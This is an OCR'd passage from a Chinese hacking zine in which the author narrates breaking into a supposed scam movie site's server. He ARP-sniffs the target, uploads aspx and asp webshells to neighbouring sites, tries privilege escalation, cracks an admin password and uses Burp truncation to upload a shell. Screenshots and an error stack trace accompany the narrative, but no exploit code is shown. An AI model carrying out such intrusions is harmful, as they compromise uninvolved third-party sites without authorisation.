

图　2-3-33

可以看到目标机器 MAC：00155D9D0E52，如图 2-3-34：



图　2-3-34

输入目标 ip，输入目标计算机 MAC，开始进行嗅探，配置好后运行，我们去看看那个骗人的网站。这个骗子的网站已经打不开了，如图 2-3-35：

图　2-3-35

（全文完）责任编辑：Rem1x

第 4 节　第二次拿下骗子电影网站

作者：shooter
来自：听潮社区　－　ListenTide
网址：http://team.f4ck.org/

上次 www.v587tv.com 被我 C 段之后，有一些时间他打不开，后来有一天，一个论坛兄弟问我，如图 2-4-1，图 2-4-2：



图　2-4-1

图　2-4-2

现在好像恢复了，我打开了下，狗日的果然能打开了，如图 2-4-3：

图　2-4-3

狗日的转服务器了，我震惊了，你要往哪逃？于是扫了下骗子那台服务器旁站，顺利拿下一个 shell，如图 2-4-4，图 2-4-5，图 2-4-6：



图　2-4-4

图　2-4-5



图　2-4-6

我试了好多 aspx 大马，都会出错，上头会报安全性异常，如图 2-4-7：



图　2-4-7

好吧，后来传了个 t00ls 的 aspx 大马，如图 2-4-8：

图　2-4-8

但是能用的功能只有这个，如图 2-4-9：

图　2-4-9

而且不可以跨目录，执行 cmd 查看进程都会报错，如图 2-4-10：



图　2-4-10

传个 cmd.exe 试试这样，如图 2-4-11：



图　2-4-11

改下名字试试，还是错误了，算了，用 asp 大马试试，如图 2-4-12：



图　2-4-12

Pr 提权失败，试试星外的 aspx，如图 2-4-13，图 2-4-14：

图　2-4-13

远程服务器返回错误：(404) 未找到。

说明：执行当前 Web 请求期间，出现未处理的异常。请检查堆栈跟踪信息，以了解有关该错误以及代码中导致错误的出

异常详细信息：System.Net.WebException: 远程服务器返回错误: (404) 未找到。

源错误：

源文件：e:\freehost\myljt\web\uploads\140111\xw.aspx　**行：**1

堆栈跟踪：

```
[WebException: 远程服务器返回错误: (404) 未找到。]
   System.Net.HttpWebRequest.GetResponse() +5408045
   ASP.uploads_140111_xw_aspx.PBZw() in e:\freehost\myljt\web\uploads\140111\x
   ASP.uploads_140111_xw_aspx.xVm(Object sender, EventArgs e) in e:\freehost\m
   System.Web.UI.WebControls.Button.OnClick(EventArgs e) +111
   System.Web.UI.WebControls.Button.RaisePostBackEvent(String eventArgument) +
   System.Web.UI.WebControls.Button.System.Web.UI.IPostBackEventHandler.RaiseP
   System.Web.UI.Page.RaisePostBackEvent(IPostBackEventHandler sourceControl,
   System.Web.UI.Page.RaisePostBackEvent(NameValueCollection postData) +36
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint
```

图　2-4-14

看来不行，我仔细看了看服务器信息，IIS 7.5，跨站有些难度，如图 2-4-15：

图　2-4-15

试试 phpinfo，看会给我什么有用信息吧，如图 2-4-16，图 2-4-17：

Environment

Variable	Value
ALLUSERSPROFILE	C:\ProgramData
APPDATA	C:\Windows\system32\config\systemprofile\AppData\Roaming
CommonProgramFiles	C:\Program Files (x86)\Common Files
CommonProgramFiles(x86)	C:\Program Files (x86)\Common Files
CommonProgramW6432	C:\Program Files\Common Files
COMPUTERNAME	XS11606454878
ComSpec	C:\Windows\system32\cmd.exe
FP_NO_HOST_CHECK	NO
LOCALAPPDATA	C:\Windows\system32\config\systemprofile\AppData\Local
NUMBER_OF_PROCESSORS	4
OS	Windows_NT
Path	C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;D:\Program Files (x86)\MySQL\MySQL Server 5.5\bin;
PATHEXT	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE	x86
PROCESSOR_ARCHITEW6432	AMD64
PROCESSOR_IDENTIFIER	Intel64 Family 6 Model 45 Stepping 7, GenuineIntel
PROCESSOR_LEVEL	6
PROCESSOR_REVISION	2d07
ProgramData	C:\ProgramData
ProgramFiles	C:\Program Files (x86)
ProgramFiles(x86)	C:\Program Files (x86)
ProgramW6432	C:\Program Files
PSModulePath	C:\Windows\system32\WindowsPowerShell\v1.0\Modules\
PUBLIC	C:\Users\Public
SystemDrive	C:
SystemRoot	C:\Windows
TEMP	C:\Windows\TEMP

图　2-4-16



图　2-4-17

查看服务器都装了啥软件，奇怪没有发现 ftp，大概用的 filezilla 那个 ftp，之后以为是在这个 php 网站的原因，就又日了他的旁站 asp 网站，如图 2-4-18：



图　2-4-18

一个驾校网站，是 asp 的，就说试试执行 aspx 大马儿，结果很失望，和之前一个样全是错误！难道又要 C 段，卧槽，不是吧！好吧，C 段就 C 段吧！找到 C 段，一个 php 的站，扫到了后台密码，解密后，后台 brup 截断拿 shell，如图 2-4-19，图 2-4-20：



图　2-4-19

图　2-4-20

Shell 到手，如图 2-4-21：



图　2-4-21

好吧，既然是 C 段的服务器，试着拿吧，如图 2-4-22：

